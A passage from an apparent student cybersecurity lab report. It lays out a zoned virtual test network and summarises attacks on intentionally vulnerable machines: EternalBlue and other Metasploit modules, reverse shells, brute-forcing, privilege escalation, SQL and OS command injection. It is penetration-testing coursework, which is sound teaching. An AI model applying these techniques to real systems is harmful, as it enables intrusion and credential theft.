A. *Trusted Zone*: The trusted zone consists of six machines namely sickOS, nightfall, windowsXP, Windows 7, Windows 10, and VulnOS. The GUI user interface is used for all the machines present in this zone. The topology file with respect to trusted zone is described below:

%	name	display	images	cdrom	memory	driver	
c1	spice:6010:secret	sickos11	none	1024	none	e0:29:br1,e1	
c2	spice:6012:secret	nightfall	none	2048	none	e0:28:br1,e2	
c3	spice:6022:secret	winxp	none	2048	none	e0:27:br1,e3	
c4	spice:6001:secret	win7	none	2048	none	e0:26:br1,e4	
c5	spice:6002:secret	win10	none	1024	none	e0:24:br1,e5	
c6	spice:6024:secret	vulnos	none	512	none	e0:23:br1,e6	

B. *Proxy Zone*: The proxy zone consists of five machines namely windows server 2008, kioptrix Level 1, metasploitable 3, and de-ices1.100. The proxy zone consists of servers like web server, samba server, and FTP server to serve the trusted zone. The GUI user interface is used for all the machines present in this zone. The topology file with respect to proxy zone is described below:

p1	spice:6003:secret	winserver2008	none	204	none	e0:32:br2,e2
p2	spice:6015:secret	kioptrixv1	none	64	none	e0:33:br2,e3
p3	spice:6016:secret	metasploitable3	none	2048	none	e0:34:br2,e4
p4	spice:6017:secret	disk10g	deices1.100.iso	2048	none	e0:35:br2,e5
p5	spice:6023:secret	metasploitable3	none	2048	none	e0:36:br2,e6

C. *Demilitarized Zone*: The demilitarized zone consists of six machines namely windows server 2012, metasploitable 3, kioptrix level 2, and bwapp. The demilitarized zone consists of servers which need to be accessed by users on the global network as well as internal clients. The GUI user interface is used for all the machines present in this zone except for kioptrixv2 where CLI user interface curses is being used. The topology file with respect to demilitarized zone is described below:

d1	spice:6004:secret	winserver2012	none	1024	none	e0:99:br3,e2
d2	spice:6018:secret	metasploitable3	none	2048	none	e0:98:br3,e3
d3	spice:6019:secret	metasploitable3	none	2048	none	e0:97:br3,e4

d4	spice:6020:secret	metasploitable3	none	2048	none	e0:96:br3,e5
d5	curses	kioptrixv2	none	128	none	e0:95:br3,e6
d6	spice:6005:secret	bwapp	none	1024	none	e0:94:br3,e7

D. *Untrusted/External Zone:* The external zone consists of four kali linux machines acting as attacker machines. All the kali linux machines are having GUI user interface. The topology file with respect to external zone is described below:

s1	spice:6006:secret	kalilinux2020	none	2048	none	e0:44:br4,e1
tap:e1:64:tap0						
s2	spice:6007:secret	kalilinux2020	none	2048	none	e0:45:br4,e2
s3	spice:6008:secret	kalilinux2021	none	2048	none	e0:46:br4,e3
s4	spice:6009:secret	kalilinux2020	none	2048	none	e0:47:br4,e4
tap:e1:65:tap1						

E. *Topology Implementation Summary:* The machines inside the zones are connected via bridges and the machines in different zones are connected using routers. The intact topology file consists of all the elements discussed in the template file as well as the topology diagram is represented below:

```
##          P1 P2 P3 P4 P5   D1 D2 D3 D4 D5 D6   S1 S2 S3 S4
##          | | | | |     | | | | |     | | | |
##          | | | | |     | | | | |     | | | |
##          -----
##c1--|          |          |          |
##c2--|          |          |          |
##c3--|          |          |          |
##c4--|---br1---rt1-----br2-----rt2-----br3-----rt3-----br4
##c5--|
##c6--|
% name display          images          cdrom    memory  driver
c1  spice:6010:secret sickos11          none     1024   none    e0:29:br1,e1
c2  spice:6012:secret nightfall          none     2048   none    e0:28:br1,e2
c3  spice:6022:secret winxp          none     2048   none    e0:27:br1,e3
c4  spice:6001:secret win7          none     2048   none    e0:26:br1,e4
c5  spice:6002:secret win10          none     1024   none    e0:24:br1,e5
c6  spice:6024:secret vulnos          none     512    none    e0:23:br1,e6
br1  curses          obsd66          none     128    virtio  e0:01:rt1,e0
e1:02:c1,e0 e2:03:c2,e0 e3:04:c3,e0 e4:05:c4,e0 e5:06:c5,e0 e6:07:c6,e0
rt1  curses          obsd66          none     128    virtio  e0:09:br1,e0
e1:10:br2,e1
br2  curses          obsd66          none     128    virtio  e0:11:rt2,e0
e1:12:rt1,e1 e2:13:p1,e0 e3:14:p2,e0 e4:15:p3,e0 e5:16:p4,e0 e6:17:p5,e0
p1  spice:6003:secret winserver2008  none     2048   none    e0:32:br2,e2
p2  spice:6015:secret kioptrixv1          none     64     none    e0:33:br2,e3
p3  spice:6016:secret metasploitable3  none     2048   none    e0:34:br2,e4
p4  spice:6017:secret disk10g          deices1.100.iso 2048   none
    e0:35:br2,e5
p5  spice:6023:secret metasploitable3  none     2048   none    e0:36:br2,e6
rt2  curses          obsd66          none     128    virtio  e0:18:br2,e0
e1:19:br3,e1
br3  curses          obsd66          none     128    virtio  e0:51:rt3,e0
e1:52:rt2,e1 e2:53:d1,e0 e3:54:d2,e0 e4:55:d3,e0 e5:56:d4,e0 e6:57:d5,e0
e7:58:d6,e0
d1  spice:6004:secret winserver2012  none     1024   none    e0:99:br3,e2
d2  spice:6018:secret metasploitable3  none     2048   none    e0:98:br3,e3
```

```

d3  spice:6019:secret metasploitable3 none 2048 none e0:97:br3,e4
d4  spice:6020:secret metasploitable3 none 2048 none e0:96:br3,e5
d5  curses kioptrixv2 none 128 none e0:95:br3,e6
d6  spice:6005:secret bwapp none 1024 none e0:94:br3,e7
rt3 curses obsd66 none 128 virtio e0:20:br3,e0
e1:21:br4,e0
br4 curses obsd66 none 128 virtio e0:81:rt3,e1
e1:82:s1,e0 e2:83:s2,e0 e3:84:s3,e0 e4:85:s4,e0
s1  spice:6006:secret kalilinux2020 none 2048 none e0:44:br4,e1
tap:e1:64:tap0
s2  spice:6007:secret kalilinux2020 none 2048 none e0:45:br4,e2
s3  spice:6008:secret kalilinux2021 none 2048 none e0:46:br4,e3
s4  spice:6009:secret kalilinux2020 none 2048 none e0:47:br4,e4
tap:e1:65:tap1

```

To run the topology in `vinetctl` environment, the base images respective to the ones mentioned in above topology file must be present either in user's directory i.e., `~/vinet/base_images` or in `/var/vinet/images` global directory or `vinetctl` complains and exit. If base image exists in either directory, then the snapshot of the base images will be created by `vinetctl` for use by the virtual machine.

The users interact with the topologies by the name of the topology file like to set the topology the `vinetctl -f name_of_topology set` command is being used where `name_of_topology` could be the name of the topology file that needs to be set. After that the topology is set and required configurations needs to be done to connect the machines in the topology which is illustrated in Appendix VII (Device Configurations).

XLV. THE TRUSTED ZONE

Trusted zone, as the name implies consists of assets of an organization that are not to be accessed by anyone outside the organization. The trusted zone here holds systems with operating systems such as SickOS, Nightfall, Windows XP, Windows 7, Windows 10 and VulnOS. These are considered as the internal resource of the organization and holds an IP address in the range 192.168.100.0/24. These machines of the trusted zone may be vulnerable and easily exploited by the attackers and eventually the access might be compromised.

A. Zonal Machine Configurations

Refer to Appendix VII (C) for configurations of Trusted Zone Machines.

B. Exploiting Sick OS Client Machine (CONTRIBUTED BY RAHIM KHAN PATHAN)

i. Attack 1: Privilege Escalation of SickOS using Wolfcms

The attacker successfully attempts the privilege escalation of the SickOS machine in the trusted zone. This is done by scanning for the services using Nmap and by using these services, the attacker arrives on Wolfcms webpage. To establish a session from the kali to the victim machine, a php-reverse shell file is uploaded. The victim machine credentials are compromised from the config files of wolfcms and thus the attacker successfully gains access to SickOS.

More information and detail of this exploit is explained in Appendix IX (playbook 14).

C. Exploiting Nightfall Client Machine (CONTRIBUTED BY DHANVI JOSHI)

ii. Attack 1: FTP Brute Force attack to crack passwords

The enum4linux tool is used for enumerating information related to the victim machine on SMB service to find local users. The password cracking tool THC hydra tool was used to successfully crack

the password using the wordlists present in kali linux against the two users found using enum4linux tool.

More information and detail of this exploit is explained in Appendix IX (playbook 4).

iii. *Attack 2: Injecting Blank SSH key inside the victim machine*

The FTP session was established by using valid user's credentials where the *SSH key* was generated on attacker's machine with blank passphrase and uploaded to the *.ssh* folder created during FTP session to victim's machine.

More information and detail of this exploit is explained in Appendix IX (playbook 5).

iv. *Attack 3: SSH login into the victim machine*

After injecting blank *SSH key* inside the victim machine, the *SSH login* was successful using valid user's credential.

More information and detail of this exploit is explained in Appendix IX (playbook 6).

v. *Attack 4: Identify SUID enabled binaries for privilege escalation*

The *find* command was used to identify SUID enabled binaries. From the *find* command, it was found that */script/find* has SUID permissions. Further, the access to the *nightfall* shell was obtained and the first flag was found in *user.txt* file.

More information and detail of this exploit is explained in Appendix IX (playbook 7).

vi. *Attack 5: Privilege escalation by checking sudo rights to capture the flag*

Sudo rights for the user was checked where it was found that *cat* command has the sudo rights by using that shadow file was accessed and the root password was cracked as well as the the final flag was captured.

More information and detail of this exploit is explained in Appendix IX (playbook 8).

D. *Exploiting Windows XP and Windows 7 Client Machines (CONTRIBUTED BY NAVJOT BAGLA)*

vii. *Attack 1: Exploit smb remote windows code execution performed on Windows 7*

In this attack open ports are scanned within the network of target machine and using those open ports exploit "exploit/windows/smb/ms17_010_psexec" is run which is SMB Remote Windows Code Execution exploit. This module uses default payload "reverse_tcp payload" to the victim computer and open a Meterpreter session based on the connection establishment to the target by the hacker. After getting the access to the meterpreter session, hacker can use system user credentials and can make any changes.

More information and detail of this exploit is explained in Appendix IX (playbook 25).

viii. *Attack 2: Exploit Eternalblue performed on Windows 7*

This attack is responsible of exploiting the vulnerability present in the Microsoft's Server Message Block (SMB) protocol. After the settings of network configurations and looking into open ports using nmap, control of the victim machine is gained. Then attacker can use this victim machine to work on any information he wants with the meterpreter session using victim credentials.

More information and detail of this exploit is explained in Appendix IX (playbook 26).

ix. *Attack 3: Auxiliary verification of vulnerability*

MS17-010 is a severe SMB Server vulnerability which affected all Windows operating systems and allowed remote code execution on the victim computer. For this scanning plug-in is used for testing. The role of this plug-in is to scan servers that may contain ms17-010 vulnerabilities.

More information and detail of this exploit is explained in Appendix IX (playbook 27).

E. Exploiting Windows 10 Client Machine (CONTRIBUTED BY SUBAVEENA PUGALENTHI)

x. Attack 1: Remote Control and Download files from victim machine by using payload creation

In the attack 1, a payload is created in the victim machine (windows 10) of the trusted zone using msfvenom, windows/meterpreter/reverse_tcp which is a metasploit feature. The payload is downloaded into the windows 10 machine and is successfully executed as part of the social engineering attack. Now, the attacker gets the remote control of the victim machine using Virtual Network Computing and gets access to the system. Thus, the attacker successfully gets the system information and the network information. Also, the attacker successfully downloads the file in the victim machine which consists of the server credentials.

More information and detail of this exploit is explained in Appendix IX (playbook 35).

xi. Attack 2: Windows 10 password cracking using responder and john the ripper

Here, the attacker runs the responder tool to listen for the events happening in the windows 10 machine. And the hashes of the victim machine get stored in the attacker machine and the hashes are decrypted using john the ripper tool.

More information and detail of this exploit is explained in Appendix IX (playbook 36).

F. Exploiting VulnOS Client Machine (CONTRIBUTED BY JYOTHI SHARMILA ANCHA)

xii. Attack 1: Exploitation of VulnOS using Webmin 0.01

The vulnos machine in the trusted zone is exploited by the attacker using the kali Linux to identify the user credentials. For this exploit, reverse shell files are used to find netcat on port445, webmin 0.01 exploit is used to access the Apache logs for the file disclosure and the output gives credentials to vulnos in encrypted form. cracking tool ‘crackstation’ is used to crack the password. ‘john the ripper’ and msfconsole are also used for privilege escalation of VulnOS. [119]

More information and detail of this exploit is explained in Appendix IX (playbook 19).

XLVI. THE PROXY ZONE

Proxy zone, in this organization, consists of the machines that provides services to the machines in trusted zone. Proxy zone is not a special zone, but a zone that separates servers from the users. The users in the trusted zone are trustworthy and authorized to access the services provide by proxy zone. Herein, proxy zone consists of various servers – web server, FTP server and Samba server of machines like Windows Server 2008, De-ice, Metasploitable 3 and Kioptrix Level 1. These all servers are explained in detail below:

- *Web Server:* The main purpose of web server in the proxy zone is to store internal website files, which can only be accessed by the authorized users of trusted zone. The web server in this zone is hosted on open-source software Apache Server, that can easily handle heavy traffic on it without much configuration. This server herein has facility to addon modules for Load Balancing, URL rewriting, FTP connections, SSL connections and many more applications. Web server usually provides its services through port number 443. [120] [121]
- *File Transfer Protocol server:* FTP is a protocol that is based on client-server architecture, where the client requests for some file and the server in return provides that file to its client. FTP server in proxy

zone is responsible to store a list of resources and data related to users and their machines operating in trusted zone. Whenever any trusted/ authenticated/authorized user requests for any file, then the FTP server installed in proxy zone is responsible for providing that respective file to the user. FTP usually provides its services through port number 21 [122].

- *Samba Server*: Samba is an open-source software that contains a list of various applications, which collectively operates and let Linux server performs various actions such as name resolution, print services, authentication and file serving. Samba server enables Linux server to act as domain controller. Herein proxy zone mainly authenticates the users logging onto windows domain systems [123].

The proxy zone in the network is placed between trusted and DMZ zone. But herein our case all the attacks are performed on proxy zone machines by the untrusted users of external/untrusted zone. The network of our proxy zone is 192.168.90.0/24 and network to which the attackers belong to is 10.10.10.0/24. Following is given a list of the exploits/attacks that are done on the machines of the proxy zone:

A. *Zonal Machine Configurations*

Refer to Appendix VII (D) for configurations of Proxy Zone Machines.

B. *Exploiting Web Server (De-Ice_S1.100) (CONTRIBUTED BY DHANVI JOSHI)*

i. *Attack 1: CTF- got root privilege and access the encrypted Salary Slip.*

CTF means Capture the Flag. Here in this attack the attacker machine tries to Gain root privilege and capture the flag by accessing the encrypted salary slip in De-Ice S1.100 machine. For performing this attack, the attacker uses http port 80 of the web server.

The detail of this attack is mentioned in Appendix IX (Playbook 1).

ii. *Attack 2: Decrypted the salary slip by using OpenSSL.*

In this, the encrypted salary slip that is gained from previous attack, is decrypted using aes-128-cbc algorithm. This is not directly an attack, but the decryption of the data that we gained from attack, to get information about the target machine. This exploit is done by transferring the file from victim machine to local attacker's machine using Netcat first. Then it is noted that this file is encrypted which is latterly decrypted using the above-mentioned decryption technique.

The detail of this attack is mentioned in Appendix IX (Playbook 2).

iii. *Attack 3: Identified service version of vsftpd and directory listing to capture the flag.*

VSFTPD means Very Secure FTP Daemon. While connecting to the victim machine using FTP session it was returning error known as *broken: could not bind listening IPv4 socket*. This error was resolved by editing /etc/vsftpd.conf file where Listen=YES was changed to Listen=NO. After that, the error *500 OOPS: vsf_sysutil_recv_peek* was shown which was resolved by adding *modprobe capability* module. With these changes FTP connection to the victim machine was established using root credentials and directory listing was done to capture the flag.

The description of this is explained in Appendix IX (playbook 3).

C. *Exploiting Web Server (Windows Server 8) (CONTRIBUTED BY JYOTHI SHARMILA ANCHA)*

iv. *Attack 4: Attacking the Eternal Blue- exploit/windows/smb/ms17_010_eternalblue*

This attack allows the attacker to remotely execute the arbitrary code on the target machine to gain access of its network. This is done by sending some special crafted packets by the attacker to the

target machine. After setting this exploit and its respective payload, the attacker can get meterpreter session at the end. [124]

More information and detail of this exploit is explained in Appendix IX (playbook 17).

v. *Attack 5: SSH Brute force Attack- auxiliary/scanner/ssh/ssh_login*

In this attack the attacker can remotely login into the target system using secure socket shell and performs the desired tasks by executing respective commands, modifying files, or changing configuration settings. For this purpose, the above-mentioned auxiliary is used for ssh login. The ssh login module is highly versatile, since it can not only test a set of credentials over a range of IP addresses, but it can also attempt brute force logins. [108]

Moreover, this exploit is explained briefly in Appendix IX (playbook 16).

vi. *Attack 6: Exploiting Elasticsearch- exploit/multi/elasticsearch/script_mvel_rce*

Elasticsearch is a java-based open-source search enterprise engine which is mainly used to find any kind of documents in real time. The attacker is intended to exploit a remote command execution or RCE weakness in Elasticsearch. During exploitation process the bug is discovered into REST API as it does not need authentication. Moreover, the search module allows dynamic execution of scripts. [125]

This exploit is briefly explained in Appendix IX (playbook 18).

vii. *Attack 7: Exploiting the Manageengine- exploit/windows/http/manageengine_connectionid_write*

This attack is performed to unleash the unauthenticated remote code execution vulnerability on the remote desktop using the given exploit with its respective payload. The attack is done by an external user from untrusted zone having IP 10.10.10.30 to a machine p1 having IP 192.168.90.11. Later, meterpreter session is opened that can further be used to gain the information about the target machine – Windows Server 2008. In simple, when uploading attachment files, the attacker takes advantage of a directory traversal vulnerability in ManageEngine ServiceDesk, AssetExplorer, SupportCenter, and IT360. The JSP that accepts the upload fails to handle '../' sequences appropriately, which may be exploited to write to the file system. Authentication is required to exploit this flaw; however, the attacker will attempt to login using the administrator and guest accounts' default credentials. An attacker can also give a pre-authenticated cookie or a login and password. [126]

This attack is briefly explained in Appendix IX (Playbook 15).

D. *Exploiting File Transfer Protocol server (Metasploitable 3) (CONTRIBUTED BY RAHIM KHAN PATHAN)*

i. *Attack 1: ProFtpd 1.3.5 exploit on Ubuntu 14.04*

The module takes advantage of ProFTPD version 1.3.5 commands such as SITE CPFR/CPTO. These commands can copy files from any location on the filesystem, and unauthenticated users may exploit them. The copy commands are issued by the ProFTPD service, which is executed by default with the 'nobody' user privileges. Using /proc/self/cmdline, PHP remote code may be executed to copy a PHP payload to the website directory.

More details about the attack are explained in Appendix IX (Playbook 9).

ii. *Attack 2: PhpMyAdmin Remote Code Execution with preg_replace*

This module uses db settings.php to attack the PREG_REPLACE_EVAL vulnerability in phpMyAdmin's replace prefix_tbl in libraries/mult submits.inc.php, which affects the 3.5x 3.5.8.1 and 4.0.0 4.0.0-rc3 versions.

This exploit is briefly explained in Appendix IX (playbook 10).

iii. *Attack 3: Apache Http Server exploit on Ubuntu 14.04 using shellshock.*

Herein this exploits the attacker looks for a loophole in bash shell that deals with external environment variables. The module used in this one mainly effects CGI scripts running on Apache web server of target machine and sets the HTTP_USER_AGENT variable to any malicious/bad function.

Steps which the attacker uses to perform this attack are explained in Appendix IX (Playbook 11).

iv. *Attack 4: Apache Continuum Arbitrary Command Execution on Ubuntu 14.04.*

This exploit helps the attacker to inject Apache Continuum version 1.4.2. The exploit can be done by inserting a command into installation.varvalue, that is a post parameter to /continuum/saveinstallation.action and later successfully shell can be obtained.

More description about the exploit can be understood in Appendix IX (playbook 12).

v. *Attack 5: Cups bash Environment variable code injection (ShellShock)*

This attack is done by attacker to exploit Shellshock vulnerability. In this attack the attacker mainly targets the CUPS filters using Printer_Location variable. To perform this, attack the attacker is supposed to have a proper username and password.

This exploit is briefly explained in Appendix IX (Playbook 13).

E. *Exploiting Samba Server (Metasploitable 3, Kioptrix Level 1) (CONTRIBUTED BY PREETI THAKUR)*

i. *Attack 1: Samba Server Root Access*

This exploit is done to gain the root access of the Metasploitable 3 machine. The attacker at s4 (10.10.10.50) finds that port number 445 of target machine is opened that is acting as Samba Server. So, the attacker finds this exploit against samba server. He executed it with its respective payload from its own untrusted zone, and later got successful as he got root access or target machine.

Detailed information of this attack is explained in Appendix IX (Playbook 30).

ii. *Attack 2: Exploit Samba server using exploit/linux/samba/trans2open*

In this attack the attacker from machine s4 in untrusted zone uses an auxiliary to find out the version of Samba in Kioptrix. Later an exploit related to this version is executed by the attacker with its respective payload and finally at the ends he is successful in gaining the root access.

This attack is explained in detail in Appendix IX (Playbook 34).

XLVII. THE DEMILITARIZED ZONE

DMZ (Demilitarized) Zone is physical or logical subnetwork that separates external network from internal network by acting as a bridge. Internal Network is not visible to outside attackers as DMZ is only internal machines can access the internet. DMZ zone follows these policies to make transmission secure.

- Internal-to- External and Internal to DMZ: The traffic which originates from the inside is inspected when it transfers the data toward the external or DMZ.
- External to Internal: The traffic which originates from the external sources to an internal network should be blocked completely unless it is requested from the internal machine.
- External to DMZ: If the traffic is originated from external sources and destined toward DMZ, it should be inspected by the firewall, the decision is made to selectively permit or deny. Usually, a certain type of traffic like email, HTTP, HTTPS can permit. And for the responses from the DMZ zone will be allowed by dynamically opening a port so that traffic can be passed outside on certain requirements.
- DMZ to External: The traffic which originates from the DMZ and destined toward the external zone is subjected to firewall rules to permitted selectively.

Our DMZ Zone have 6 virtual machines in which one Window Server 12, three Metasploitable 3, one Kiotrix Level 2 machines in its network id of 192.168.80.0/24. Here our DMZ has IIS server which provide services like FTP services, host WCF services, HTTP, HTTPS services. Web Server is an application Server which responds to the services requested by the internal clients. These servers also include Apache Server and Microsoft IIS Servers. IRC server works on client server model to gives the facility for communication. Clients communicates with chat servers to transfer the messages or files to the other side. On the other hand, rails server helps the users through service object PORO (Plain Old Ruby Object) which encapsulates code in one directory to avoid rewriting the code again and again.

A. Zonal Machine Configurations.

- WindowsServer12*: Microsoft IIS Server is setup on the Window Server 12 with Ip address 192.168.80.15 which provides flexible and secure services It accepts the request of HTML pages from outside network by listening through port 80 and response them accordingly. This Server is directly in contact with external networks and sometime receive malicious requests that is why it is placed in DMZ Zone.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration)

- IRC Server*: IRC Server is set on the Metasploitable 3(D2) with Ip address 192.168.80.16. IRC server is basically a chat system where texts are exchanged across the network via different channels. This server is based on the client server networking model and used TCP protocol for communication via the internet.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration)

- Rails Server*: This Server is set on the Metasploitable 3 (D3) with Ip address 192.168.80.17. Rails Sever is a web application that provides framework of model view controller (MVC) to give access of database, web services and web pages to the clients outside the DMZ zone. This server is written in Ruby programming language, and it has controller which is server-side component that responds to the external requests from the web server and decides which view should be visible to the user. This server has inbuilt functions to the specific requests like create, new, edit, destroy etc. This server is not directly connected to the internet but via a front-end server.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration)

- iv. *Apache Web Server:* Apache Server is set on the Metasploitable 3 (D4) with Ip address 192.168.80.18. Apache Web Server works on the protocol HTTP and HTTPS by accepting request from the outside clients and deliver them requested pages. Certain Firewalls are configured to check the forged and malicious requests. It also uses FTP connection to transfer the files across the network to outside clients.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration)

- v. *Web Server:* Web Server is set on the Kioptrix2 (D5) with IP address 192.168.80.16 and bWapp (D5) with IP address 192.168.80.20. It provides services through HTTP to external Network systems. Through this protocol, External machines like Kali can request certain web pages and sometimes able to access our LAN database. These requests can be entertained though internet with the help of proxy zone.

Refer to Machine configuration in Demilitarize Zone in the Appendix I (Device Configuration).

B. *Exploiting Windows server 2012 running Microsoft IIS Server (CONTRIBUTED BY SIMRANBIR KAUR)*

- i. *Attack 1: Remote Windows Code Execution.*

The information about the SMB server running on the target machine was collected and after that Remote Windows Code Execution attack was performed by setting various options required to run and execute the exploit that results in remote session creation on victim machine. The RCE is the vulnerability that allows an attacker to execute any code on a remote machine over LAN.

Detailed information of this attack is explained in Appendix IX (Playbook 54).

- ii. *Attack 2: EternalBlue*

EternalBlue is a vulnerability with which the attacker can send malformed packets and ultimately execute arbitrary commands. EternalBlue vulnerability occurs in earlier versions of SMB because there was a flaw in SMB that lets an attacker establish a null session connection via anonymous login. Detailed information of this attack is explained in Appendix IX (Playbook 55).

C. *Exploiting Metasploitable 3 running IRC Server*

- i. *Attack 1: exploit/unix/irc/unreal_ircd_3281_backdoor with payload cmd/unix/reverse (CONTRIBUTED BY ANIRUDH GUMMAKONDA)*

In this attack, malicious backdoor was exploited that was present in the download archive of the Unreal IRCd 3.2.8.1. In between November 2009 and June 12th, 2010, the malicious backdoor was active in Unreal3.2.8.1.tar.gz archive. The payload cmd/unix/reverse was used that provides root access of the Metasploitable 3.

Detailed information of this attack is explained in Appendix IX (Playbook 41).

- ii. *Attack 2: exploit/unix/irc/unreal_ircd_3281_backdoor with payload cmd/unix/reverse_ruby (CONTRIBUTED BY PREETI THAKUR)*

Attacker uses Metasploitable 3 to runs the UnrealIRCd IRC daemon on port 6667. The malicious backdoor was present in this version where the backdoor is becomes accessible by sending the letters "AB" to the server on any open port followed by the device order. Metasploit has a plugin that can be used to exploit this and get an interactive shell.

Detailed information of this attack is explained in Appendix IX (Playbook 32).

D. *Exploiting Metasploitable 3 running Rails Server (CONTRIBUTED BY THARUN GURRAPU)*

- i. *Attack 1: Ruby on Rails ActionPack Inline ERB Code Execution*

This module takes advantage of a remote code execution flaw. This flaw exists in the Ruby on Rails ActionPack component's inline request processor. The bug allows the attacker to process Embedded Ruby to the inline JSON processor (JavaScript Object Notation, a text-based specification for representing structured data that is based on JavaScript object syntax.). This is then shown, allowing complete RCE during runtime without logging or error conditions.

Detailed information of this attack is explained in Appendix IX (Playbook 37).

ii. *Attack 2: Rails_secret_serialization*

On Ruby applications, this module supports Remote Command Execution. RCE deserialization of a Ruby object is accomplished with this module. A vulnerability exists in Ruby on Rails' remote code execution.

Detailed information of this attack is explained in Appendix IX (Playbook 38).

iii. *Attack 3: Script Web Delivery*

This module quickly starts a web server and sends a payload. The command supplied will allow a payload to be downloaded and executed. It will avoid application whitelisting by executing regsvr32.exe with either the selected scripting language interpreter or "squiblydoo." The major role of this module is to quickly create a session on a target system when the attacker needs manually enter the command, such as RDP Session, Remote Command Execution, Command Injection, or Local Access. Because this attack path does not write to disk, it is less likely to be detected by antivirus software and will allow Meterpreter-supplied privilege escalation.

Detailed information of this attack is explained in Appendix IX (Playbook 39).

iv. *Attack 4: Bash Shell*

In this attack, msfvenom was used to rip open and output the contents of 'reverse_bash'. After that, the ssh connection of victim machine was established and the payload was pasted inside the victim machine. As a result of that, the successful login into the machine was established.

Detailed information of this attack is explained in Appendix IX (Playbook 40).

E. *Exploiting Metasploitable 3 running Apache Web Server*

i. *Attack 1: SQL Injection on Apache Web Server (CONTRIBUTED BY PREETI THAKUR)*

In this attack, open ports are targeted to find the vulnerabilities to gain the database access. Sqlmap is a tool mainly used for penetration testing to detect and exploit SQL injection flaws. Some vulnerable parameters are finding out to have the passwords in plain text and tries to get into the root access.

Detailed information of this attack is explained in Appendix IX (Playbook 28).

ii. *Attack 2: Attack on SSH login with Auxiliary Module (CONTRIBUTED BY PREETI THAKUR)*

To perform this attack, port scan is done, to find out the open ports. This attack uses Metasploit to do the brute force guess so that it can access though the ssh login by guessing correct credentials. If attacker gets the private SSH keys of targeted machine, he will have access to all the file system and he can authenticate as many hosts as possible and services they want.

Detailed information of this attack is explained in Appendix IX (Playbook 29).

iii. *Attack 3: Exploits Drupal HTTP Parameter value SQL Injection for root access (CONTRIBUTED BY PREETI THAKUR)*

In this attack, a vulnerability of Drupal HTTP parameter key/Value SQL injection is exploited so that root access of that instance is achieved. There are two methods used to target the PHP payload. Firstly, Set TARGET 0, where form cache PHP injection method uses the SQL to upload a form

that is malicious on the Drupal cache, and that the cache is targeted by executing that payload with using method of POP chain. Secondly, Set Target 1: in which user post method is used in which new user is added in the administrator group and Drupal PHP module is enabled. Then the rights of administrator are granted to the user and new post is created to bundle the PHP code and then execution of payload is triggered.

Detailed information of this attack is explained in Appendix IX (Playbook 31).

- iv. *Attack 5: Exploiting Drupal HTTP parameter key/Value SQL injection to get remote shell (CONTRIBUTED BY ANIRUDH GUMMAKONDA).*

This module exploits the Drupal HTTP parameter key/Value SQL injection. It includes a database abstraction API to ensure that queries executed against the database are sanitized to prevent SQL injection attacks. A vulnerability in this API allows an attacker to send specially crafted requests resulting in arbitrary SQL execution. Depending on the content of requests this can lead to privilege escalation, arbitrary PHP execution, or other attacks and this vulnerability can easily be exploited by an any unauthorized user.

Detailed information of this attack is explained in Appendix IX (Playbook 42).

- v. *Attack 6: PREG_REPLACE_EVAL php function exploitation (CONTRIBUTED BY ANIRUDH GUMMAKONDA).*

In this attack, pentester tries to exploit a vulnerability of PREG_REPLACE_EVAL in phpMyAdmin's by replace_prefix_tbl within libraries/mult_submits.inc.php by using a db_settings. The phpMyAdmin gives permissions to allow remote code execution modules appears to effect various versions of phpMyAdmin.

Detailed information of this attack is explained in Appendix IX (Playbook 43).

- F. *Exploiting Kioptrix Level 2 running Web Server (CONTRIBUTED BY AMANDEEP KAUR)*

- i. *Attack 1: SQL Injection to bypass the Login:*

In this attack, attacker tries to inject Sql code in the victim database via a web application. When user's browser accesses the web application and gets the login screen it gives the logical conditions which always results true to get the "uid" from the database and inturn web application gives the access to the home page. Blind SQL injection is also used in the form of Boolean and time delay form to get the web page access [127]

Detailed information of this attack is explained in Appendix IX (Playbook 20).

- ii. *Attack 2: OS Injection to create a reverse shell:*

Attacker tries to inject the OS command to get into the target system through we application. The combination of IP address and any command is passed to the web application, where web application pass that credential to the database which gives the output on the web browser. This combination can also help to get the root access, where attacker can easily manipulate the data. [127]

Detailed information of this attack is explained in Appendix IX (Playbook 21).

- iii. *Privilege Escalation by exploiting a kernel to get root access:*

In this attacker tries to get the access of another user in the system. This has two types horizontal and vertical escalation. In Horizontal escalation, where attacker tries to access the data of another user at same level, on the other hand in vertical escalation, user tries to get the access of root by using kernel exploit, patches in system configuration, program misconfigurations. [127]

Detailed information of this attack is explained in Appendix IX (Playbook 22).

iv. *Exploiting Cups on remote network:*

Attackers tries to use an arbitrary code on the target system, which tries to find a boundary error, if it successful then these remote attackers send the specially crafted data to the daemon to trigger the buffer overflow and then exploit this vulnerability to access passwords.

Detailed information of this attack is explained in Appendix IX (Playbook 23).

v. *MySQL Exploit in Webservice:*

In this attacker tries to pass the unvalidated and unsensitized input to the SQL query. In some cases, Attackers made a connection with the remote database and scan the contents to get the list of users along with their credentials and sensitive information. When the attack is successful, it will give them all the privileges to full compromise the server.

Detailed information of this attack is explained in Appendix IX (Playbook 24).

G. *Exploiting Bwapp running Web Server (CONTRIBUTED BY PAWAN SOOBHRI)*

i. *Attack 1: Injecting customised HTML Code through the URL to retrieve information from web application. (HTML Injection – Reflected (GET))*

When the security level is Low, the text box accepts any HTML code which states that the page is vulnerable to HTML injection. When the form is submitted it displays all the values in the URL as parameters which can then be altered to show the required information. HTML tags sometimes enable the attackers to inject their customized code which can extract valuable information from the website. Detailed information of this attack is explained in Appendix IX (Playbook 44).

ii. *Attack 2: Injecting customised HTML Code through the input box to display the desired information on frontend (HTML Injection – Reflected (POST))*

In this attack, the request that was sent is being tracked using the Burp Suite to locate the variable (firstname, lastname) position in the header. The value to the variables is updated in Burp Suite, and then the request is forwarded. The parameters are sent to the server which updates and returns the HTML Template with the respective values. The final output can be seen on the victim's side.

Detailed information of this attack is explained in Appendix IX (Playbook 45).

iii. *Attack 3: Injecting customised HTML Code through the input box to disguise the users to attain personal information (HTML Injection Stored (Blog))*

This attack is executed to inject the HTML code into the web application by exploiting the vulnerabilities present on the website. The primary loopholes for executing such types of attacks are the text boxes, through which any alteration can be done to the code's design. The purpose of HTML injection includes acquiring another person's confidential information and altering the website's display at the frontend.

Detailed information of this attack is explained in Appendix IX (Playbook 46).

iv. *Attack 4: Executing an arbitrary OS Command on the server which is running an application (OS Command Injection)*

